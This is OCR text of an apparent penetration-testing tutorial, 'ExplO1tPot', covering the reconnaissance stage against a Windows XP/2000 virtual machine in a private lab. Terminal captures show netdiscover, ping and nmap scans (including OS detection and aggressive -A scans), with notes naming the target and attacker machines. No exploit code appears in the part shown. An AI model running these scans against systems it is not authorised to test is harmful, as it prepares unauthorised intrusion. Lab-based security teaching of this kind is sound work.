


" ExplO1tPot . . . . . .
A pot of Exploits
BY
COdeDaedalUs "


root@kali: ~
File Edit View Search Terminal Help
Currently scanning: 192.168.15.0/16 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.2.1 00:50:56:c0:00:08 1 60 VMware, Inc.
192.168.2.2 00:50:56:e0:a6:0b 1 60 VMware, Inc.
192.168.2.128 00:0c:29:34:ff:50 1 60 VMware, Inc.
192.168.2.254 00:50:56:fe:94:d6 1 60 VMware, Inc.
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.2.129 netmask 255.255.255.0 broadcast 192.168.2.255
inet6 fe80::20c:29ff:fe6a:86c4 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:6a:86:c4 txqueuelen 1000 (Ethernet)
RX packets 75 bytes 9761 (9.5 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 14356 bytes 862473 (842.2 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 0 (Local Loopback)
RX packets 10 bytes 500 (500.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 10 bytes 500 (500.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
vm...
Address Use on a Host-Only Network
Range Address use Example
<net>.1 Host machine 192.168.0.1
<net>.2-<net>.127 Static addresses 192.168.0.2-192.168.0.127
<net>.128-<net>.253 DHCP-assigned 192.168.0.128-192.168.0.253
<net>.254 DHCP server 192.168.0.254
<net>.255 Broadcasting 192.168.0.255
Address Use on a NAT Network
Range Address use Example
<net>.1 Host machine 192.168.0.1
<net>.2 NAT device 192.168.0.2
<net>.3-<net>.127 Static addresses 192.168.0.3-192.168.0.127
<net>.128-<net>.253 DHCP-assigned 192.168.0.128-192.168.0.253
<net>.254 DHCP server 192.168.0.254


root@kali: ~
File Edit View Search Terminal Help
Currently scanning: 192.168.15.0/16 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.2.1 00:50:56:c0:00:08 1 60 VMware, Inc.
192.168.2.2 00:50:56:e0:a6:0b 1 60 VMware, Inc.
192.168.2.128 00:0c:29:34:ff:50 1 60 VMware, Inc.
192.168.2.254 00:50:56:fe:94:d6 1 60 VMware, Inc.
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.2.129 netmask 255.255.255.0 broadcast 192.168.2.255
inet6 fe80::20c:29ff:fe6a:86c4 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:6a:86:c4 txqueuelen 1000 (Ethernet)
RX packets 75 bytes 9761 (9.5 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 14356 bytes 862473 (842.2 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 0 (Local Loopback)
RX packets 10 bytes 500 (500.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 10 bytes 500 (500.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
*exploiting Machines.txt
File Edit Search Options Help
Get to know who is in the Network
Running command netdiscover gives us
4 ip address but only 2 devices are
right now in connection.
Here's that we should know.
192.168.2.1 = Host Machine IP
192.168.2.2 = NAT Device IP
192.168.2.254 = DHCP Server IP
192.168.2.128 = Target Machine
(DHCP Assigned)
Also, netdiscover doesn't tells
IP address of Attacker machine
from where command was run.
By running command ifconfig we
get to know that attacker machine
is connected to network via
interface eth0 & gets a DHCP Assigned
IP = 192.168.2.129
So, Target = 192.168.2.128
& Attacker = 192.168.2.129

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~# ping 192.168.2.128
PING 192.168.2.128 (192.168.2.128) 56(84) bytes of data.
64 bytes from 192.168.2.128: icmp_seq=1 ttl=128 time=0.589 ms
64 bytes from 192.168.2.128: icmp_seq=2 ttl=128 time=0.274 ms
64 bytes from 192.168.2.128: icmp_seq=3 ttl=128 time=0.262 ms
64 bytes from 192.168.2.128: icmp_seq=4 ttl=128 time=1.21 ms
64 bytes from 192.168.2.128: icmp_seq=5 ttl=128 time=0.319 ms
64 bytes from 192.168.2.128: icmp_seq=6 ttl=128 time=0.269 ms
^C
--- 192.168.2.128 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 4997ms
rtt min/avg/max/mdev = 0.262/0.487/1.212/0.344 ms
root@kali:~# nmap 192.168.2.128

Starting Nmap 7.01 ( https://nmap.org ) at 2017-08-13 06:37 PDT
Nmap scan report for 192.168.2.128
Host is up (0.00060s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
5000/tcp open  upnp
MAC Address: 00:0C:29:34:FF:50 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
root@kali:~#
```

*exploiting Machines.txt

File Edit Search Options Help

```
# Now Reconnaisance on Target Network

1. Check If it is alive on Network
   or not by running ping command
   to target's IP Address
   (ping means sending ICMP packets)

   # ping 192.168.2.128

   For 6 packets transmission we can
   see that host is alive.

2. Now let's get some more details
   like open ports, services, machine
   MAC Address & operating System (OS)
   it is running on using simple nmap.

   # nmap 192.168.2.128

   It shows that 995 ports are closed
   while TCP ports 135,139,445,1025 &
   5000 are open. It also shows MAC
   Address of target machine.

   Using service information on port
   445, it can be said that target
   machine is a Windows machine.
   But we need to be precise.
```

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~# nmap -O 192.168.2.128

Starting Nmap 7.01 ( https://nmap.org ) at 2017-08-13 06:47 PDT
Nmap scan report for 192.168.2.128
Host is up (0.00057s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
5000/tcp open  upnp
MAC Address: 00:0C:29:34:FF:50 (VMware)
Device type: general purpose
Running: Microsoft Windows 2000|XP
OS CPE: cpe:/o:microsoft:windows_2000::- cpe:/o:microsoft:windows_2000:
windows_2000::sp2 cpe:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:windows_2000::sp4 cpe:/
o:microsoft:windows_xp::- cpe:/o:microsoft:windows_xp::sp1
OS details: Microsoft Windows 2000 SP0 - SP4 or Windows XP SP0 - SP1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.09 seconds
root@kali:~#
```

*exploiting Machines.txt

File Edit Search Options Help

```
# Passive Recon on Target machine

  nmap is a very powerfull tool & using
  it we can get many details.

  Now we will scan Target for it's OS
  because we need to find an exploit
  for machine but before that we need
  to know on what OS it is running.

  # nmap -O 192.168.2.128

  OS Detection shows that Target
  machine is running WinXP or Win2000.
```

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~# nmap -A 192.168.2.128

Starting Nmap 7.01 ( https://nmap.org ) at 2017-08-13 07:25 PDT
Stats: 0:01:01 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 07:27 (0:00:15 remaining)
Stats: 0:01:36 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 07:27 (0:00:24 remaining)
Nmap scan report for 192.168.2.128
Host is up (0.00035s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows 98 netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open  msrpc        Microsoft Windows RPC
5000/tcp open  upnp?
1 service unrecognized despite returning data. If you know the service/version,
 the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.01%I=7%D=8/13%Time=59906179%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(GetReques
SF:t,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(RTSPRequest,1C,"HT
SF:TP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(HTTPOptions,1C,"HTTP/1\.1\
SF:x20400\x20Bad\x20Request\r\n\r\n")%r(FourOhFourRequest,1C,"HTTP/1\.1\x2
SF:0400\x20Bad\x20Request\r\n\r\n")%r(SIPOptions,1C,"HTTP/1\.1\x20400\x20B
SF:ad\x20Request\r\n\r\n");
MAC Address: 00:0C:29:34:FF:50 (VMware)
Device type: general purpose
Running: Microsoft Windows 2000|XP
OS CPE: cpe:/o:microsoft:windows_2000::- cpe:/o:microsoft:windows_2000::sp1 cpe:
windows_2000::sp2 cpe:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:windows_20
```

*exploiting Machines.txt

File Edit Search Options Help

```
# Passive Recon on Target machine

  nmap is a very powerfull tool & using
  it we can get many details. Now we will
  scan Target for it's OS because we need
  to find an exploit for machine but before
  that we need to know what OS it is running

  # nmap -O 192.168.2.128

  OS Detection shows that Target machine
  is running WinXP or Win2000. We can also
  do an Aggressive OS Detection

  # nmap -O --osscan-guess 192.168.2.128

  Both show same results. Now we will do
  an Agressive scan to dig more such as
  version of services, host scripts &
  traceroute.

  # nmap -A 192.168.2.128

  It takes little more time but provides
  much useful details. It alos confirms that
  target machine is either WinXP(SP)-SP1)
  or Win2000(SP0-SP4)
```

root@kali: ~

